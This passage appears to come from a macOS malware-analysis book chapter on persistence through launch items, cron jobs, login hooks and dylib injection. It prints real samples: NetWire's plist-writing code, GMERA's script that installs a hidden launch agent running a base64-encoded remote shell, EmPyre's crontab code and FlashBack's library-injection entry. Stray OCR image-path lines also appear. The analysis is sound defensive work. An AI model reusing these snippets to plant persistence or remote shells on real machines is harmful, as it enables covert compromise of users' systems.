Examples of Mac malware that install themselves as launch items (Agents or Daemons) include:

- OSX.CookieMiner [9]
- OSX.Siggen [10]
- OSX.Mokes [11]
- ...and many more!

As noted, launch items include both Launch Agents and Launch Daemons. Launch Daemons are non-interactive and run before user login (as root). On the other hand, Launch Agents run once the user has logged in (as the user) and interact with the user session.


To persist as a launch item, the malware can create a property list ('plist') in one of the following launch item directories:

Launch Agents:

- `/Library/LaunchAgents`
- `~/Library/LaunchAgents`

Launch Daemons:

- `/Library/LaunchDaemons`



📝 Note:

Apple's Launch Agents live in the /System/Library/LaunchAgents directory while Launch Daemons live in /System/Library/LaunchDaemons.

Since the introduction of System Integrity Protection (SIP) in OS X 10.11 (El Capitan) these OS directories are now protected, therefore malware cannot modify them (i.e. they cannot create a "system" Launch Item). As such, malware is now constrained to creating launch items in the /Library or ~/Library directories.

📝 Note:

A property list (or "plist") is an XML (or in rarer cases, a binary) document that contains key/value pairs. Such plist files are ubiquitous in macOS.

To view the contents of a property list (plist) file in a human-readable format use either of the following commands:

- plutil -p <path to plist>
- defaults -read <path to plist>

These commands are especially useful, as plists can be stored in various file formats:


> *"[macOS] allows various interchangeable representations for plists, including XML, JSON*

> *and binary. The former two have the advantage of being human-readable, while the latter offers the most efficient representation on disk, as well as fast serialization/deserialization.”* [12]
>
> However, as the most common format of property lists is XML, terminal commands such as cat usually suffice.

A launch item’s property list file describes the launch item to `launchd` (the consumer of such plists). In terms of persistence, the most pertinent key/value pairs include:

- Key: `Program` or `Program Arguments`:
  Value: Contains the path to (and optionally arguments of), the launch item’s script or binary.

- Key: `RunAtLoad`
  Value: Contains a boolean that, if set to true, instructs macOS (specifically `launchd`), to automatically launch the launch item.



> 📝 Note:
>
> For a comprehensive discussion on all things related to launch items (including plists and their key/value pairs), see:
>
> “A Launchd Tutorial” [13]

Malware that persists as a launch agent or daemon, often contains an embedded launch item property list file (though sometimes the plist is stored in an external resource or even may be downloaded by the malware's installer).

As an example, let's look at OSX.NetWire [4], which earlier we showed persists as a login item. Interestingly, it *also* persists as a launch agent! (Perhaps the malware authors figured that if one persistence mechanism was detected, the other (if still undetected) would continue to ensure the malware was restarted each time the user logged in).

Below is a snippet of decompiled code from `OSX.NetWire`, that reveals the malware dynamically configuring an embedded Launch Agent property list template, before writing out to the user's `/Library/LaunchAgents` directory. As the `RunAtLoad` key is set to `true`, the malware will be persistently (re)started by macOS anytime the system is rebooted and the user (re)logs in:

```
01  memcpy(esi, "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!DOCTYPE plist PUBLIC
02  \"-//Apple Computer//DTD PLIST
03  1.0//EN\n\t\"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\n<plist
04  version=\"1.0\">\n<dict>\n    <key>Label</key>\n    <string>%s</string>\n
05  <key>ProgramArguments</key>\n<array>\n        <string>%s</string>\n    </array>\n
06  <key>RunAtLoad</key>\n    <true/>\n    <key>KeepAlive</key>\n
07  <%s/>\n</dict>\n</plist>", ...);
08
09  ...
10
11  eax = getenv("HOME");
12  eax = snprintf_chk(&var_6014, 0x400, 0x0, 0x400, "%s/Library/LaunchAgents/", eax);
13  ...
14  eax = snprintf_chk(edi, 0x400, 0x0, 0x400, "%s%s.plist", &var_6014, 0xe5d6);
```

Once the malware has executed the above code, we can view the final plist (`com.mac.host.plist`) that it has written out to disk. via the `defaults` command:

```
$ defaults read ~/Library/LaunchAgents/com.mac.host.plist
{
    KeepAlive = 0;
    Label = "com.mac.host";
    ProgramArguments =     (
        "/Users/user/.defaults/Finder.app/Contents/MacOS/Finder"
    );
    RunAtLoad = 1;
```


```
}
```

Note the path to the persistent component of the malware, in the `ProgramArguments` key: `/Users/user/.defaults/Finder.app/Contents/MacOS/Finder`.

> 📝 Note:
>
> The malware programmatically determines the (current) user's name at runtime, as to ensure the full path is valid. (On my analysis virtual machine, the current user is uncreatively named "user").
>
> In order to "hide", the malware creates, then installs itself into a directory named .defaults. On macOS, by default, Finder.app will not display directories that begin with "."

Also as noted, since the `RunAtLoad` key is set to 1 ('true') the system will automatically launch the malware's binary (`Finder.app`) each time the user logs in.

Another example of a Mac malware specimen that persists as a launch item is OSX.GMERA [14]. Distributed as a trojanized crypto-currency trading application, it contains a script named `run.sh` in the `Resources/` directory of its application bundle:



This script will install a persistent (hidden) Launch Agent to: `~/Library/LaunchAgents/.com.apple.upd.plist`:

```
$ cat Stockfoli.app/Contents/Resources/run.sh
#! /bin/bash

...

plist_text="PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPCFET0NUWVBFIHBsaXN0IF
BVQkxJQyAiLS8vQXBwbGUvL0RURCBQTElTVCAxLjAvL0VOIiAiaHR0cDovL3d3dy5hcHBsZS5jb20vRFREcy9Q
cm9wZXJ0eUxpc3QtMS4wLmR0ZCI+CjxwbGlzdCB2ZXJzaW9uPSIxLjAiPgo8ZGljdD4KCTxrZXk+S2VlcEFsaX
Zlc9rZXk+Cgk8dHJ1ZS8+Cgk8a2V5PkxhYmVsPC9rZXk+Cgk8c3RyaW5nPmNvbS5hcHBsZXMuYXBwcy51cGQ8
L3N0cmluZz4KCTxrZXk+UHJvZ3JhbUFyZ3VtZW50czwvPgoJPGFycmF5PgoJCTxzdHJpbmc+c2g8L3N0cmluZz
4KCQk8c3RyaW5nPi1jPC9zdHJpbmc+CgkJPHN0cmluZz5lY2hvICdkMmhwYkdVZ09qc2daRzhnYzJ4bFpY
QWdNVEF3TURBN0lITmpjbVZsYmlBdFdDQnhkV2wwT3lCc2MyOW1JQzEwYVNBNk1qVTNNek1nZkNCNFlYSm5jeU
JyYVd4c01DMDVPeUJ6WTNKbFpXNGdMV1FnTFcwZ1ltRnphQ0F0WXlBblltRnphQ0F0YVNBK0wyUmxkaTkwWTNB
dk1Ua3pMak0zTGpJeE1pNHhOell2TWpVM016TWdNRDRtTVNjN0lHUnZibVU9JyB8IGJhc2U2NCAtLWRlY29kZS
B8IGJhc2g8L3N0cmluZz4KCTwvYXJyYXk+Cgk8a2V5PlJ1bkF0TG9hZDwva2V5PgoJPHRydWUvPgo8L2RpY3Q+
CjwvcGxpc3Q+"

echo "$plist_text" | base64 --decode > "/tmp/.com.apple.upd.plist"
echo "tmpplist - $(cat /tmp/.com.apple.upd.plist))" >> /tmp/loglog
cp "/tmp/.com.apple.upd.plist" "$HOME/Library/LaunchAgents/.com.apple.upd.plist"
echo "tmpplist - $(cat $HOME/Library/LaunchAgents/.com.apple.upd.plist))" >>
/tmp/loglog
launchctl load "/tmp/.com.apple.upd.plist"
```

run.sh
OSX.GMERA

Once the malware has been installed, we can examine the (now decoded) Launch Agent property list:

```
$ cat ~/Library/LaunchAgents/.com.apple.upd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apples.apps.upd</string>
  <key>ProgramArguments</key>
 <array>
   <string>sh</string>
   <string>-c</string>
   <string>echo 'd2hpbGUgOjs...RvbmU=' | base64 --decode | bash</string>
```

```
 </array>
 <key>RunAtLoad</key>
 <true/>
</dict>
```

As the `~/Library/LaunchAgents/.com.apple.upd.plist` has the `RunAtLoad` key set to `true`, the commands specified in the `ProgramArguments` array (that decode to a remote shell) will be automatically executed each time the user logs in.

As a final example of Launch Item persistence, let's take a look at OSX.EvilQuest [15]. This malware will persist as a Launch Daemon if it is running with root privileges. (Recall that to create a Launch Daemon, one has to possess such privileges). And what if the malware finds itself only running with user privileges? In that case, it simply creates a user Launch Agent.

OSX.EvilQuest [15] contains an embedded property list template for launch item persistence. In an attempt to complicate analysis though, this template is encrypted. However, in a debugger we can simply wait until the malware (named `toolroomd`) has decrypted the embedded property list template. Then, view it (now unencrypted) in memory:

```
$ lldb /Library/mixednkey/toolroomd

...

(lldb) x/s $rax
0x100119540: "<?xml version="1.0" encoding="UTF-8"?>\n<!DOCTYPE plist PUBLIC
"-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">\n<plist
version="1.0">\n<dict>\n<key>Label</key>\n<string>%s</string>\n\n<key>ProgramArguments
</key>\n<array>\n<string>%s</string>\n<string>--silent</string>\n</array>\n\n<key>RunA
tLoad</key>\n<true/>\n\n<key>KeepAlive</key>\n<true/>\n\n</dict>\n</plist>"
```

decrypted property list template (OSX.EvilQuest)

> 📝 Note:
>
> In subsequent chapters we cover both debugging and defeating such anti-analysis techniques:
>
> - Chapter 0x0A: Debugging
> - Chapter 0x0B: Anti-Analysis

Once `OSX.EvilQuest` has completed its installation and persistently infected the system, we can also simply read the launch daemon property list (named `com.apple.questd.plist`) that is stored in the `/Library/LaunchDaemons/` directory:

```
$ cat /Library/LaunchDaemons/com.apple.questd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>questd</string>

    <key>ProgramArguments</key>
    <array>
        <string>sudo</string>
        <string>/Library/AppQuest/com.apple.questd</string>
        <string>--silent</string>
    </array>

    <key>RunAtLoad</key>
    <true/>

    <key>KeepAlive</key>
    <true/>
    ...
</dict>
```

As the `RunAtLoad` key is set to `true`, the value held in the `ProgramArguments` array will be automatically executed each time the system is rebooted. Specifically, macOS will execute malware (`com.apple.questd`) via: `sudo /Library/AppQuest/com.apple.questd --silent`.

Cron Jobs

With core foundations in BSD, macOS affords several “unix-like” persistence mechanisms that may be (ab)used by Mac malware. Cron jobs are one such example, providing a way for items (scripts, commands, binaries, etc.) to be persistently executed at certain intervals.

📝 Note:

For a comprehensive discussion on Cron Jobs, including the syntax of job creation, see:


"Cron" [16]

To register a persistent cron job, malware can invoke the built-in `/usr/bin/crontab` utility.

Abusing cron jobs for persistence is not particularly common in macOS malware. However, the popular (open-source) post exploitation agent EmPyre [17] (which is leveraged by various Mac malware), provides an example. Specifically, in its "crontab" persistence module, EmPyre directly invokes the `crontab` binary to persistently install itself:

```
01 cmd = 'crontab -l | { cat; echo "%s * * * * %s"; } | crontab -'
02 subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE).stdout.read()
03
04 subprocess.Popen('crontab -l', shell=True,
05                  stdout=subprocess.PIPE).stdout.read()
06
07 subprocess.Popen('chmod +x %s', shell=True,
08                  stdout=subprocess.PIPE).stdout.read()
```

Another example of Mac malware that persists via a Cron Job is OSX.Janicab [18]:



📝 Note:

Generally, persistent Cron Jobs are automatically executed at specified intervals (such as hourly, daily, weekly), versus at specified events, such as user login. (Though there is a '@reboot' option).

For more details on the scheduling options, see the crontab's man page ($ man crontab) or:

"Scheduling Jobs With Crontab on macOS" [19]

To enumerate persistent crontabs, execute the `crontab -l` command

📝 Note:

The crontab -l command lists the scheduled jobs for the user who ran the command.

Thus for example, to view root's Cron Jobs (vs. the logged in user), run crontab from a root prompt, or via sudo.


Or (with adequate privileges), simply examine all files in the /var/at/tabs/ directory.

Login/Logout Hooks

Yet another way to achieve persistence on macOS is via login and logout hooks:

> *"By creating a login or logout hook, a script or command can automatically be executed whenever a user logs in or out."* [1]

These "hooks" are stored in the `~/Library/Preferences/com.apple.loginwindow.plist` file as key value pairs. The key's name should be either `LoginHook` or `LogoutHook`, with a string value set to the path execute at either login or logout:



📝 Note:

There can only be one LoginHook and one LogoutHook key/value pair specified at any given time.

However, if malware encounters a system with a (legitimate) login/logout hook, it would be possible to append additional commands to the existing hook to gain persistence.

Also, it is worth noting that such hooks are currently deprecated by Apple, and thus may cease to work in a future version of macOS.

Dynamic Libraries

The majority of persistence mechanisms (ab)used by Mac malware ensure that an application or binary will be automatically (re)launched by the OS. While this is all well and good in terms of gaining persistence, it results in a new process that an inquisitive user may notice if they peek at a process list.

Far more stealthy persistence mechanisms leverage dynamic libraries (or dylibs).

> 📝 Note:
>
> Apple's developer documentation [20] explains the reasoning and (legitimate) use of dynamic libraries:
>
> *"Apps are rarely implemented as a single module of code because operating systems implement much of the functionality apps need in libraries. To develop apps, programmers link their custom code against these libraries to get basic functionality... However, linking to libraries creates large executable files and wastes memory. One way to reduce the file size and memory footprint of apps is to reduce the amount of code that is loaded at app launch. Dynamic libraries address this need; they can be loaded either at app launch time or at runtime"*

We'll first discuss generic methods of dylib persistence that have the potential to be (ab)used by malware to target a wide range of processes. Following this, we'll explore specific plugin-based persistence approaches that malware can leverage to obtain a stealthy means of (re)execution.

> 📝 Note:
>
> Using dylib injection techniques to achieve persistence requires that the target process is started either automatically or regularly by the user (e.g. their browser). In other words, the malicious dylib piggy-backs off the target process's persistence.
>
> Beyond persistence, malware authors may abuse such techniques as a means to subvert processes of interest (for example a process that has been granted access to the user's webcam). Although this chapter is focused on persistence, we briefly discuss this angle as well.

Via the `DYLD_INSERT_LIBRARIES` environment variable, a (possibly) malicious library can be 'injected' at load time into a target process. This is articulated in the "Methods of Malware Persistence on mac OS X" [1] which states:

> *"Specifically, when loading a process, the dynamic loader will examine the DYLD_INSERT_LIBRARIES variable and load any libraries it specifies. By abusing this technique, an attacker can ensure that a malicious library will persistently be loaded into a targeted process whenever that process is started."* [1]

📝 Note:

For (more) technical details on this technique, see:

"Simple code injection using DYLD_INSERT_LIBRARIES" [21]

Though normally leveraged as an injection technique, as noted in the quotation above, malware can also abuse the `DYLD_INSERT_LIBRARIES` to achieve persistence, gaining automatic execution each time the target process is started. If the process is started automatically or commonly by the user, this affords a fairly reliable and highly stealthy persistence technique.

If targeting a launch item (a launch agent or launch daemon), malware can modify the item's property list. This can be done by inserting a key/value pair where the key, `EnvironmentVariables`, references a dictionary containing a `DYLD_INSERT_LIBRARIES` key and a value that points to the dylib to "insert".

For applications, the approach is fairly similar but involves modifying the application's Info.plist file and inserting a similar key/value pair, albeit with a key name of `LSEnvironment`.

📝 Note:

Since 2012 when OSX.FlashBack.B [22] abused this technique, Apple has drastically reduced the "power" of the DYLD_INSERT_LIBRARIES.

For example the dynamic loader (dyld) ignores the DYLD_INSERT_LIBRARIES environment variable in a wide range of cases, such as setuid and platform binaries. And, starting with macOS Catalina, only 3rd-party applications that are **not** compiled with the hardened runtime (which "protects the runtime integrity of software" [22]), or have an exception such as the com.apple.security.cs.allow-dyld-environment-variables entitlement) are susceptible to dylib insertions.

For more details on the security features afforded by the hardened runtime, see Apple's documentation:

"Hardened Runtime" [23]

The (in)famous `OSX.FlashBack.B` [22] malware abused `DYLD_INSERT_LIBRARIES` to maintain persistence by targeting users' browsers:

> *"A `DYLD_INSERT_LIBRARIES` environment variable is also added to the targeted browsers as a launch point. This is done by inserting a `LSEnvironment` entry to the corresponding `Info.plist` of the browsers"* [22]:


```
$ cat /Applications/Safari.app/Contents/Info.plist:
...

<key>LSEnvironment</key>
<dict>
 <key>DYLD_INSERT_LIBRARIES</key>
 <string>/Applications/Safari.app/Contents/Resources/%payload_filename%</string>
</dict>
```

`DYLD_INSERT_LIBRARIES` persistence (OSX.FlashBack.B)

To detect the abuse of this dylib persistence technique, you can first enumerate all installed launch items and applications, then check the relevant property list for the inclusions of a `DYLD_INSERT_LIBRARIES` key/value pair.

A more modern approach to dylib injection involves a technique I've coined *"dylib proxying"*. In short, a library that a target process depends on is replaced by a malicious dylib. To ensure legitimate functionality is not lost, the malicious library "proxies" requests to/from the original library.

> 📝 Note:
>
> To ensure persistence, malware may target processes that are automatically started by the OS, or launched by the user on a regular basis.



dylib proxying

At an implementation level, such proxying is achieved by creating a dynamic library that contains a `LC_REEXPORT_DYLIB` load command. Though we've yet to see malware abuse this technique (as of 2020), it has been leveraged by security researchers in order to "exploit" various applications ...such as Zoom.app's access to the webcam [24]. In the case of Zoom.app, a malicious proxy library targeting Zoom's `libssl.1.0.0.dylib` was created, containing a `LC_REEXPORT_DYLIB` load command pointing to the original SSL dynamic library (renamed `_libssl.1.0.0.dylib`):

